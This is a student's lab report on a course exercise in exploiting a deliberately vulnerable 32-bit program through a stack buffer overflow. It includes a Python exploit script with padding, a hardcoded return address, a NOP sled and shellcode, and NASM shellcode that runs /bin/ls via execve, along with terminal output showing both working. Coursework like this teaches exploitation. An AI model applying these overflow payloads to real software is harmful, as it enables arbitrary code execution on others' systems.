
Kalle Jalkanen AB8822

Introduction

The purpose of this assignment is to run own shellcode in shell_1. It needed techniques learned in the previous weeks such as buffer overflow and shell coding.


Working steps

I started with testing how much padding there needs to be before it gives part where we can add our jump. I used gpd and command ‘ x/256wx $esp’ to find it. It needs 140 characters padding. Address 0xffffc020 is center of our target memory so I added it to script. After that it needs nops and it looks like 2000 times is enough. Before adding shellcode, I used \xcc to find right part where it gives SIGTRAP.




```
Program received signal SIGTRAP, Trace/breakpoint trap.
0×ffffc329 in ?? ()
```

After that I added last week’s shellcode to it.




```
  GNU nano 7.2                                                          demo.py *
#! /usr/bin/env python3
import sys
from struct import pack

exploit = b'A' * 120
exploit += b'B' * 20
exploit += pack('<L', 0×ffffc020)
#exploit += b'C' * 4
exploit += b'\x90' * 2000
exploit += b'\xeb\x15\x59\x31\xc0\xb0\x04\x31\xdb\xb3\x01\x31\xd2\xb2\x0e\xcd\x80\xb0\x01\
#exploit += b'\xcc'
#exploit += pack('<L', 0×12345678)

sys.stdout.buffer.write(exploit)
```

Now it prints out right string.




```
┌──(kali㉿kali-vle)-[~/softexp/week3/src]
└─$ ./shell_1 -f - < <(python3 demo.py)
input length is 2186 bytes
TTC6520-3002!
```




```
┌──(kali㉿kali-vle)-[~/softexp/week3/src]
└─$ ./shell_1 -f <(python3 demo.py)
input length is 2189 bytes
TTC6520-3002!
```

I did not manage to execute shellcode from command line parameter. I don’t even know did I try it in right way. I tried different addresses, but it always gave segmentation fault.




```
┌──(kali㉿kali-vle)-[~/softexp/week3/src]                                                                                    139 ×
└─$ ./shell_1 -c "#! /usr/bin/env python3
import sys
from struct import pack

exploit = b'A' * 120
exploit += b'B' * 20
exploit += pack('<L', 0×ffffc000)
#exploit += b'C' * 4
exploit += b'\x90' * 2000
exploit += b'\xeb\x15\x59\x31\xc0\xb0\x04\x31\xdb\xb3\x01\x31\xd2\xb2\x0e\xcd\x80\xb0\x01\x31\xdb\xcd\x80\xe8\xe6\xff\xff\xff\x54\x54\x43\x36\x35\x32\x30\x2d\x33\>

exploit += b'x00'
#exploit += b'\xcc'
#exploit += pack('<L', 0×12345678)

sys.stdout.buffer.write(exploit)
"
argument length is 455 bytes
zsh: segmentation fault  ./shell_1 -c
```

Then I tested what exit code it gives. Exit code was 2 so I added ‘ exploit += b’x00’ ’ to script then it worked, but I feel that this is not the way it's supposed to be done.




```
┌──(kali㉿kali-vle)-[~/softexp/week3/src]
└─$ ./shell_1 -f - < <(python3 demo.py) | echo $?
2

┌──(kali㉿kali-vle)-[~/softexp/week3/src]
└─$ ./shell_1 -f - < <(python3 demo.py) | echo $?
0
```

For part 2 of the assignment, I make shellcode for ls command. Firstly, zeroing all registers with xor. Then it pushes null byte to start of command from eax. Then it pushes /bin/ls in reverse order because of little endianness.



```
  GNU nano 7.2
section   .text
global    _start

_start:
  xor eax, eax
  xor ebx, ebx
  xor ecx, ecx
  xor edx, edx

  push eax            ; Null byte at the end of the string
  push 0×736c2f6e     ; sl/n
  push 0×69622f2f     ; ib//

  mov ebx, esp        ; Pointer to the command string
  push eax            ; argv array - null
  push ebx            ; argv array - pointer to command
  mov ecx, esp        ; argv - pointer to array of pointers

  mov al, 0×b
  int 0×80
```


After copying output of shell_text.sh and pasteing it to file demo2.py (which is identical to demo.py) and running shell_1 with that file it prints out files in that folder.




```
┌──(kali㉿kali-vle)-[~/softexp/week3/src]
└─$ ./shell_1 -f - < <(python3 demo2.py)
input length is 2176 bytes
Makefile  demo.py  demo2.py  shell_1  shell_1.c  shell_stub  shell_stub.c  shelltest  shelltest.c
```

Results


At the end for part 1 I managed to test shell code with standard input and from file, but I failed to do it with command line parameter. And exit code is 0. The reporting may be confusing because I only started doing it afterwards and forgot what I have done.



```
┌──(kali㉿kali-vle)-[~/softexp/week3/src]
└─$ ./shell_1 -f - < <(python3 demo.py)
input length is 2186 bytes
TTC6520-3002!
```




```
┌──(kali㉿kali-vle)-[~/softexp/week3/src]
└─$ ./shell_1 -f <(python3 demo.py)
input length is 2189 bytes
TTC6520-3002!
```



```
┌──(kali㉿kali-vle)-[~/softexp/week3/src]
└─$ ./shell_1 -f - < <(python3 demo.py) | echo $?
0
```

For part 2 I managed to make shellcode with ls command in it and it printed output.




```
┌──(kali㉿kali-vle)-[~/softexp/week3/src]
└─$ ./shell_1 -f - < <(python3 demo2.py)
input length is 2176 bytes
Makefile  demo.py  demo2.py  shell_1  shell_1.c  shell_stub  shell_stub.c  shelltest  shelltest.c
```

All this took about 5 hours.

System information

Linux kali-vle 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023-06-29) x86_64 GNU/Linux

Programs was compiled with Makefile.



```
└─$ readelf -h shell_1
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0×1
  Entry point address:               0×80490f0
  Start of program headers:          52 (bytes into file)
  Start of section headers:          13840 (bytes into file)
  Flags:                             0×0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         10
  Size of section headers:           40 (bytes)
  Number of section headers:         35
  Section header string table index: 34
```